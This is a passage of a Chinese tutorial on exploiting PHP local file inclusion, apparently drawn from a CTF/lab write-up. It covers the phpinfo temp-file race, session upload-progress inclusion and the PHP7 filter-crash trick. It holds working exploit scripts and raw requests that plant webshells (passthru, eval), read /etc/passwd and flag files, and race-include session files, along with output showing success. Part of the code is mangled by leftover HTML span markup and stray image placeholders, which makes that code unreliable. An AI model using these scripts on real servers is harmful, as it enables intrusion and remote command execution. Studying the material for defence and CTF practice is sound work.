
if **name**==“**main**”:
main()

当前环境:

`http://127.0.0.1:8233/lfi.php?file=../../../etc/passwd` 文件包含

`http://127.0.0.1:8233/phpinfo.php`





然后直接按照上面提示修改脚本

主要是修改

```
def setup(host, port):
    TAG="Security Test"
    PAYLOAD="""%s\r
<?php $c=fopen('/tmp/g','w');fwrite($c,'<?php passthru($_GET["f"]);?>');?>\r""" % TAG
    REQ1_DATA="""----------------------------7dbff1ded0714\r
Content-Disposition: form-data; name="dummyname"; filename="test.txt"\r
Content-Type: text/plain\r
\r
%s
----------------------------7dbff1ded0714--\r""" % PAYLOAD
    padding="A" * 5000
    # 这里需要修改为phpinfo.php的地址
    REQ1="""POST /phpinfo.php?a="""+padding+""" HTTP/1.1\r
Cookie: PHPSESSID=q249llvfromc1or39t6tvnun42; othercookie="""+padding+"""\r
HTTP_ACCEPT: """ + padding + """\r
HTTP_USER_AGENT: """+padding+"""\r
HTTP_ACCEPT_LANGUAGE: """+padding+"""\r
HTTP_PRAGMA: """+padding+"""\r
Content-Type: multipart/form-data; boundary=----------------------------7dbff1ded0714\r
Content-Length: %s\r
Host: %s\r
\r
%s""" %(len(REQ1_DATA),host,REQ1_DATA)
    #modify this to suit the LFI script
    LFIREQ="""GET /lfi.php?file=%s HTTP/1.1\r
User-Agent: Mozilla/4.0\r
Proxy-Connection: Keep-Alive\r
Host: %s\r
\r
```

这个脚本的判断条件是`Tag`所以不能少,可以去掉一些debug的注释查看程序执行过程

```
HTTP/1.1 200 OK
Date: Sun, 30 Jun 2019 09:48:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 0
Content-Type: text/html; charset=UTF-8


HTTP/1.1 200 OK
Date: Sun, 30 Jun 2019 09:48:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 15
Content-Type: text/html; charset=UTF-8

Security Test
```

然后执行下py

`python lfi.py 127.0.0.1 8233 100`

```
100
LFI With PHPInfo()
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
Getting initial offset... found [tmp_name] at 143837
Spawning worker pool (100)...
 156 /  1000
Got it! Shell created in /tmp/g

Woot!  \m/
Shuttin' down...
```

```
root@d0b4e2b8d651:/tmp# cd g
bash: cd: g: Not a directory
root@d0b4e2b8d651:/tmp# cat g
<?php passthru($_GET["f"]);?>root@d0b4e2b8d651:/tmp#
```

可以看到的确成功了。

0x4.2.5.2 session + lfi getshell

包含session文件,我们需要了解

`session.upload_progress`

```
session.save_path    /var/lib/php/sessions    /var/lib/php/sessions //通过phpinfo获取session存储路径
```

这些基本知识

官方文档如下: Session 上传进度

里面有句关键的话:

> 当一个上传在处理中，同时POST一个与INI中设置的session.upload_progress.name同名变量时，上传进度可以在$_SESSION中获得

一个上传进度数组的结构的例子

```
<form action="upload.php" method="POST" enctype="multipart/form-data">
 <input type="hidden" name="<?php echo ini_get("session.upload_progress.name"); ?>" value="123" />
 <input type="file" name="file1" />
 <input type="file" name="file2" />
 <input type="submit" />
</form>
```

在session中存放的数据看上去是这样子的:

```
<?php
$_SESSION["upload_progress_123"] = array(
 "start_time" => 1234567890,  // The request time
 "content_length" => 57343257, // POST content length
 "bytes_processed" => 453489,  // Amount of bytes received and processed
```


可以发现value的值可以控制而且写入到了session文件里面,这就是导致漏洞利用的原因。

php默认配置说明:

默认开启 `session.upload_progress.enabled` and `session.upload_progress.cleanup`

Cleanup the progress information as soon as all POST data has been read (i.e. upload completed). Defaults to 1, enabled. 一旦POST请求被读取完成,session内容就会被清空

session.upload_progress.enabled	"1"	PHP_INI_PERDIR	Available since PHP 5.4.0.
session.upload_progress.cleanup	"1"	PHP_INI_PERDIR	Available since PHP 5.4.0.

攻击流程:


1.构造上传表单(参考官方表单)


```
<form action="http://127.0.0.1:8233" method="POST" enctype="multipart/form-data">
 <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="<?php phpinfo();?>" />
 <input type="file" name="file1" />
 <input type="file" name="file2" />
```

```
 <input type="submit" />
</form>
```

没有上传时的session文件:

burp上传后:





可以看到生成相应文件名字的session,但是因为`session.upload_progress.cleanup`开启,读取完post内容时,session内容就会清空,所以我们需要用到条件竞争,一直发送请求,然后一直包含。

2.使用burp进行条件竞争

1.根据session构造路径

`/var/lib/php/sessions/sess_PHPSESSID`


也就是:


`/var/lib/php/sessions/sess_07hm6245ia5h1fjcoqfmmq2vok`

构造包含路径:

`http://127.0.0.1:8233/lfi.php?file=/var/lib/php/sessions/sess_07hm6245ia5h1fjcoqfmmq2vok`


然后burp进行爆破







payload设置NULL payloads

请求包含我设置5000次,上传我设置1000次(这样可以一边持续请求,然后一边生成)






可以看到成功实现了包含



其实用burp还是比较麻烦的,这里可以用@wonderkun师傅的一个脚本

```
#!coding:utf-8

import requests
import time
import threading

host = 'http://127.0.0.1:8233/'
PHPSESSID = 'vrhtvjd4j1sd88onr92fm9t2gt'

def creatSession():
while True:
files = {
"upload" : ("tmp.jpg", open("/etc/passwd", "rb"))
}
data = {"PHP_SESSION_UPLOAD_PROGRESS" : "<?php echo md5('1');?>" }
headers = {'Cookie':'PHPSESSID=' + PHPSESSID}
r = requests.post(host,files = files,headers = headers,data=data)

fileName = "/var/lib/php/sessions/sess_"+PHPSESSID

if __name__ == '__main__':
```

```
<span class="n">url</span> <span class="o">=</span> <span class="s2">"{}/lfi.php?file={}"</span><span class="o">
.</span><span class="n">format</span><span class="p">(</span><span class="n">host</span><span class="p">,</span>
<span class="n">fileName</span><span class="p">)</span>
<span class="n">headers</span> <span class="o">=</span> <span class="p">{</span><span class="s1">'Cookie'</span>
<span class="p">:</span><span class="s1">'PHPSESSID='</span> <span class="o">+</span> <span class="n">PHPSESSID<
/span><span class="p">}</span>
<span class="n">t</span> <span class="o">=</span> <span class="n">threading</span><span class="o">.</span><span
class="n">Thread</span><span class="p">(</span><span class="n">target</span><span class="o">=</span><span class=
"n">creatSession</span><span class="p">,</span><span class="n">args</span><span class="o">=</span><span class="p
">())</span>
<span class="n">t</span><span class="o">.</span><span class="n">setDaemon</span><span class="p">(</span><span cl
ass="bp">True</span><span class="p">)</span>
<span class="n">t</span><span class="o">.</span><span class="n">start</span><span class="p">()</span>
<span class="k">while</span> <span class="bp">True</span><span class="p">:</span>
    <span class="n">res</span> <span class="o">=</span> <span class="n">requests</span><span class="o">.</span><
span class="n">get</span><span class="p">(</span><span class="n">url</span><span class="p">,</span><span class="
n">headers</span><span class="o">=</span><span class="n">headers</span><span class="p">)</span>
    <span class="k">if</span> <span class="s2">"c4ca4238a0b923820dcc509a6f75849b"</span> <span class="ow">in</sp
an> <span class="n">res</span><span class="o">.</span><span class="n">content</span><span class="p">:</span>
        <span class="k">print</span><span class="p">(</span><span class="s2">"[*] Get shell success."</span><spa
n class="p">)</span>
        <span class="k">break</span>
    <span class="k">else</span><span class="p">:</span>
        <span class="k">print</span><span class="p">(</span><span class="s2">"[-] retry."</span><span class="p">
)</span>
```



0x4.2.6 LFI + php7崩溃

如果没有phpinfo获取tmp文件名的时候，我们可以利用php7特有的一个小特性

```
http://ip/index.php?file=php://filter/string.strip_tags=/etc/passwd
```

这样会导致php在执行过程中出现segment fault错误，这样如果再此同时上传文件那么临时文件就会被爆存在/tmp目录下，不会被删除。

这里我直接引用一叶飘零师傅做的一道题目和脚本，方便我们以后查阅

其实道理很简单，就是这个题目还给你提供了一个列目录的功能，我们生成tmp文件，然后列目录获取文件名就好了

```
import requests
from io import BytesIO
import re
files = {
  'file': BytesIO('<?php eval($_REQUEST[sky]);')
}
url = 'http://ip/index.php?file=php://filter/string.strip_tags/resource=/etc/passwd'
try:
r = requests.post(url=url, files=files, allow_redirects=False)
except:
url = 'http://ip/dir.php'
r = requests.get(url)
data = re.search(r"php[a-zA-Z0-9]{1,}", r.content).group(0)
url = "http://ip/index.php?file=/tmp/"+data
data = {
'sky':"readfile('/flag');"
```

```
}
r =  requests.post(url=url,data=data)
print r.content
```

0x5 总结

关于文件包含的我遇到的常见利用基本都总结和提供相应的脚本在上面了,如果师傅们有其他玩法欢迎与我一起交流。

0x6 参考链接

amazing phpinfo()

N1CTF Easy&&Hard Php Writeup

RFI 绕过 URL 包含限制 getshell

通过SMB造成远程文件包含（双Off情况）

文件包含漏洞小结

hitcon 2018受虐笔记一:one-line-php-challenge 学习